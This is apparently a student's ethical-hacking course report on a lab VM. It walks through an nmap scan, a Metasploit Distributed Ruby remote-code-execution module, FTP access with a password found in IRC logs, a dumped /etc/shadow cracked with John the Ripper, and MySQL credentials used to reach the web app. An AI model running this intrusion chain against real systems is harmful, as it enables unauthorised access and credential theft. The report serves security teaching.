Penetration Testing Report

Unit Code: CSI3208 Ethical Hacking and Defence

Assignment 2 : Case study pen-testing investigation (report)

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Deadline: Monday 12 July 1400 AWST

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0. Executive Summary

In this ethical hacking report, 'AlheimLabs' was the target system. Penetration tests were performed on the provided target system to analyze how vulnerable they are. Also, the tester identified the data exposures present in the system.

The penetration tester does not have any information about the target system. But the penetration tester exploited the system's vulnerabilities successfully and gained root-level privileges that the tester can execute system commands and access all the contents of the entire system. There seems few problems in this system and this report is going to tell about them.

1. Introduction

1.1 Objectives

The purpose of this penetration test is to identify and supplement vulnerabilities that can lead to potential threats and risk identified through testing. In the process of penetration testing, the actual system should not be affected and the information found through testing should not be exploited. The final goal is to improve the overall security level of the agency by addressing defects and vulnerabilities found through penetration tests.

1.2 Case Background

The penetration test was conducted in the form of a 'Blackbox testing' in which the tester could not know information about the system. But, attacking the system from the same network was an advantage. It leads the tester to the system.

1.3 Scope

There are few scopes before the tester should start the penetration testing. These are the questions and the answers for this penetration testing.

- What computer assets are within the scope of the test? **Doesn't know before the test.**

-Are all computers included? Or are specific applications or services, operating system platforms, mobile devices, and cloud services only? **Only specific system is included.**

-Does the test scope include only certain computer assets, including Web Server, SQL Server, and all computers at the host operating system level? Or does it include a network device? **Doesn't know before the test.**

-Are there any days, dates and times (to avoid unplanned service interruptions or disruptions)? **There are deadlines for this, which is Monday 12 July 1400 AWST.**

-Is the penetration test a black box (a test in which the penetration tester does not know about the relevant system or application)? Or is it a white box (a test with internal knowledge of the target system, including the source code involved in some cases)? **It is black box testing.**

2. Methodology

2.1 Reconnaissance

- Determine the network range

Checking ip with 'ifconfig'. The result shows 192.168.242.136 is the tester's ip.

```
root@kali:/home/kali# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.242.136  netmask 255.255.255.0  broadcast 192.168.242.255
        inet6 fe80::20c:29ff:fefc:2862  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:fc:28:62  txqueuelen 1000  (Ethernet)
        RX packets 4593  bytes 903565 (882.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6566  bytes 395336 (386.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2004  bytes 84240 (82.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2004  bytes 84240 (82.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 1

- Identify active machines / Find access points and open ports and discover services on ports (Network Mapper)

Find the target system's IP address by running nmap port scan.

Execute **nmap 192.168.133.136/24**

There was an open ports which was 192. 168.242.128 the target IP.

```
root@kali:/home/kali# nmap 192.168.242.136/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-10 11:33 EDT
Nmap scan report for 192.168.242.1
Host is up (0.00031s latency).
All 1000 scanned ports on 192.168.242.1 are filtered
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.242.2
Host is up (0.00015s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 00:50:56:F8:2B:6D (VMware)

Nmap scan report for 192.168.242.128
Host is up (0.0012s latency).
Not shown: 983 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
53/tcp   open  domain
80/tcp   open  http
110/tcp  open  pop3
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
143/tcp  open  imap
445/tcp  open  microsoft-ds
901/tcp  open  samba-swat
993/tcp  open  imaps
2049/tcp open  nfs
6666/tcp open  irc
6667/tcp open  irc
6668/tcp open  irc
6669/tcp open  irc
MAC Address: 00:0C:29:7E:C8:57 (VMware)

Nmap scan report for 192.168.242.254
Host is up (0.00012s latency).
All 1000 scanned ports on 192.168.242.254 are filtered
MAC Address: 00:50:56:F5:1C:06 (VMware)

Nmap scan report for 192.168.242.136
Host is up (0.0000060s latency).
All 1000 scanned ports on 192.168.242.136 are closed

Nmap done: 256 IP addresses (5 hosts up) scanned in 7.89 seconds
```

Figure 2

2.2 Exploitation

Open msfconsole




Figure 3

Execute **search distributed ruby**

There is Ditributed Ruby Remote Code Execution.




Figure 4

Execute **options** to check how the options are setted.




Figure 5

Set the target IP by executing **set rhosts 192.168.242.128** (the target IP). (RHOSTS is for target IP and LHOST is for tester's IP)

And when the tester **run** it, tester is in.




Figure 6

3. Testing log

3.1 Flag1

Execute **id, pwd** to check where the tester is in.

And execute **ls -al** to list all the files and folders. There is a flag1.




Figure 7

Execute **cat flag1** to see the value of **Flag1**.




Figure 8

3.2 Flag 2

There were other folders and files that tester can check. Used **cd** and **ls** to list all the files in directory **irclogs**.

There is **'#alheim.log', 'allison.log', 'auth.log', 'dr_balustrade.log', 'paul.log'**.

```
ls
flag1
irclogs
time.rb
cd irclogs
ls
localhost
cd localhost
ls
#alheim.log
allison.log
auth.log
dr_balustrade.log
paul.log
```

Figure 9

Execute **cat [filename]** to check what's in those files.

The chat between 'dr_balustrade' and 'paul' has shown.

There are the password for **'backup'** user account, which is **'KYNZh9t51nCLiIK'**.

```
cat dr_balustrade.log
--- Log opened Sat Oct 20 20:13:07 2012
20:13 -!- Irssi: Starting query in localhost with dr_balustrade
20:13 <dr_balustrade> I need to recover some files from the backup. What's the password to the backup user?
20:13 <paul> ummm..
20:13 <paul> what u mean?
20:13 <paul> samba?
20:14 <dr_balustrade> No, the backup user account I asked you to create.
20:14 <paul> ?
20:15 <dr_balustrade> Are you really so incompetant? I gave you very clear instructions!
20:15 <paul> hey chill out doc
20:15 <paul> it's all good
20:17 <paul> I think I know the one you mean
20:17 <paul> chuckie16
20:17 <paul> is the pw
20:17 <dr_balustrade> WHAT!?
20:17 <dr_balustrade> I told you it had to be at least 15 characters and contain numbers and letters!
20:17 <paul> oooooh that one
20:17 <paul> sure dude 1 sec
20:18 <dr_balustrade> ...
--- Log closed Sat Oct 20 20:23:32 2012
--- Log opened Sat Oct 20 20:25:26 2012
20:25 <dr_balustrade> well??
20:25 <paul> oh yeah sorry dude, was talkin to my gf
20:27 <paul> KYNZh9t51nCLiIK
20:28 <paul> you're welcome >_>
--- Log closed Sat Oct 20 20:34:32 2012
```

Figure 10

From figure 2, the **ftp** port was opened.

Executed **ftp [target IP]** to connect the ftp. And typed the **'backup'** for username and **'KYNZh9t51nCLiIK'** for password.

And execute **ls** to list all the files, and I got flag2 here. (Hacking FTP server(October, 28, 2018) by D4tail.).




Figure 11

Execute **get flag2** to download to desktop form ftp server.




Figure 12

Execute **cat flag2** to see the value of **Flag2**.




Figure 13

3.3 Flag 3

Execute **ls etc** to check the files in 'etc' folder from ftp.

```
ftp> ls etc
200 PORT command successful
150 Opening ASCII mode data connection for file list
```

Figure 14

There is a **'shadow'** file which stores the passwords.(**/etc/shadow file format in Linux Explained (August 02, 2015)).**

```
-rwx------    1 backup   backup         20 Oct 26  2012 resolv.conf
-rwx------    1 backup   backup        268 Oct 26  2012 rmt
-rwx------    1 backup   backup        887 Oct 26  2012 rpc
-rwx------    1 backup   backup       2572 Oct 26  2012 rsyslog.conf
-rwx------    1 backup   backup       3459 Oct 26  2012 securetty
-rwx------    1 backup   backup       8596 Oct 26  2012 sensors3.conf
-rwx------    1 backup   backup      19666 Oct 26  2012 services
-rwx------    1 backup   backup       1415 Oct 26  2012 shadow
-rwx------    1 backup   backup        165 Oct 26  2012 shells
-rwx------    1 backup   backup       7093 Oct 26  2012 smartd.conf
-rwx------    1 backup   backup        491 Oct 26  2012 sudoers
-rwx------    1 backup   backup       2082 Oct 26  2012 sysctl.conf
-rwx------    1 backup   backup         16 Oct 26  2012 timezone
-rwx------    1 backup   backup       1260 Oct 26  2012 ucf.conf
-rwx------    1 backup   backup        274 Oct 26  2012 updatedb.conf
-rwx------    1 backup   backup       4496 Oct 26  2012 wgetrc
226 Transfer complete
ftp>
```

Figure 15

Download the file to the desktop and check what's in it with **cat [file name]**.

```
ftp> get shadow
local: shadow remote: shadow
200 PORT command successful
150 Opening BINARY mode data connection for shadow (1415 bytes)
226 Transfer complete
1415 bytes received in 0.00 secs (884.6581 kB/s)
```

Figure 16

The shadow file seems encrypted.

```
kali@kali:~$ cat shadow
root:$6$QlJt0cnr$hmgN/fzUrHFFI1SaGXVNzE060TPuwsZdzPvMyXwD1HxVqm9kShuXNQsu7ljzqYnPk4sr1Ed.IAy3/FWmh9dS8.:15638:0:99
999:7:::
daemon:*:15633:0:99999:7:::
bin:*:15633:0:99999:7:::
sys:*:15633:0:99999:7:::
sync:*:15633:0:99999:7:::
games:*:15633:0:99999:7:::
man:*:15633:0:99999:7:::
lp:*:15633:0:99999:7:::
mail:*:15633:0:99999:7:::
news:*:15633:0:99999:7:::
uucp:*:15633:0:99999:7:::
proxy:*:15633:0:99999:7:::
www-data:*:15633:0:99999:7:::
backup:$6$Tye3KuC5$rVIT3u5M9IhZZI.jRanteGT3o7DbkLFWb/gXqSNxvJ.Eyf8WaLB63ZDS2bqH2aPR2dw3WcPWoIlR37Wt/a1ps/:15633:0:
99999:7:::
list:*:15633:0:99999:7:::
irc:*:15633:0:99999:7:::
gnats:*:15633:0:99999:7:::
nobody:*:15633:0:99999:7:::
libuuid:!:15633:0:99999:7:::
Debian-exim:!:15633:0:99999:7:::
statd:*:15633:0:99999:7:::
messagebus:*:15633:0:99999:7:::
avahi:*:15633:0:99999:7:::
bind:*:15633:0:99999:7:::
sshd:*:15633:0:99999:7:::
postgres:*:15633:0:99999:7:::
hplip:*:15633:0:99999:7:::
saned:*:15633:0:99999:7:::
allison:$6$sPsSvR2J$wk59pi4or6QR5IobArTZpn4k7i2jZQ07pYnMPOxTU5G3axhRm/iaOJOE5Kx04nR6oLvbZFaBT6Zh2/DlrUjbo1:15639:0
:99999:7:::
paul:$6$YGG4oFLp$avrVGY6.S59aApmCY/60A7AWfGDBh/zI7Lnz7uY9dZgQkMotlksLTZoY1Tnt45p1dRFOI6VZB4YJIBS5OmSMe/:15633:0:99
999:7:::
dr_balustrade:$6$3kgge6ym$OcIOZS8bJy41YsLYXToOW2Ag3imG1KEXkPgQpnbSfCBIYE26Kp42QHGeAyV3L4zPsa/AAuAsLXx9QCXtyF/xX0:1
5633:0:99999:7:::
proftpd:!:15633:0:99999:7:::
ftp:*:15633:0:99999:7:::
mysql:!:15638:0:99999:7:::
```

Figure 17

By using **john the ripper**, encrypted password has shown and get a password for **'dr_balustrade'** account which is **'pinky'**.

```
kali@kali:~$ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:
kali@kali:~$ john -w=/usr/share/wordlists/rockyou.txt shadow
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pinky            (dr_balustrade)
```

Figure 18

In figure 2, there is ssh port opened. So I executed **ssh dr_balustrade@192.168.242.128** to get in to ssh server, and password is 'pinky' that I got from previous step.

Then, executed **ls** to list all the files, then I found **flag3**.

Executed **cat flag3** to check the value of flag3.

Figure 19

3.4 Flag 4

There are other folders that could be seen.




Figure 20

I got in to **webtemp** direction and **cat** the checklogin.php. There are username **'web'** and password **'supersecret'**.




Figure 21

From figure21, it shows that login information is for mysql, so I executed **mysql -u web -psuperscret** (-u for user -p for password).




Figure 22

Executed **show databases;** to list all databases that dr_balustrade account can access in mysql.

There are **information_schema** and **web**.

Select web database by executing **use web;**.

And check the tables inside the web database by executing **show tables;**.

There is a **members**, so I executed **select * from members** to get every data from 'members' table.

We got the username **'drB'** and password **'Rainb0wD4ash1sBe$tP0ny'**

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| web                |
+--------------------+
2 rows in set (0.00 sec)

mysql> use web;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+---------------+
| Tables_in_web |
+---------------+
| members       |
+---------------+
1 row in set (0.00 sec)

mysql> select * from members;
+----+----------+---------------------+
| id | username | password            |
+----+----------+---------------------+
|  1 | drB      | Rainb0wD4ash1sBe$tP0ny |
+----+----------+---------------------+
1 row in set (0.00 sec)

mysql>
```

Figure 23

Open Firefox and type target IP address to go to the web page.




Figure 24

I typed username and password that I got from figure23.




Figure 25

It works and the result shows as follows. There are two statistic choice, one is **'test'** and the other is **'Core Temperature'**.




Figure 26

I set the **proxy** of the firefox as follows.




Figure 27 & Figure 28




Figure 29

I opened **'BurpSuite'** and used proxy interception so from now on every execution will goes through the **'burpsuite'**.




Figure 30

After hit the display button from the web page, I give change from ‘burpsuite’ to show every data from **flag4**.

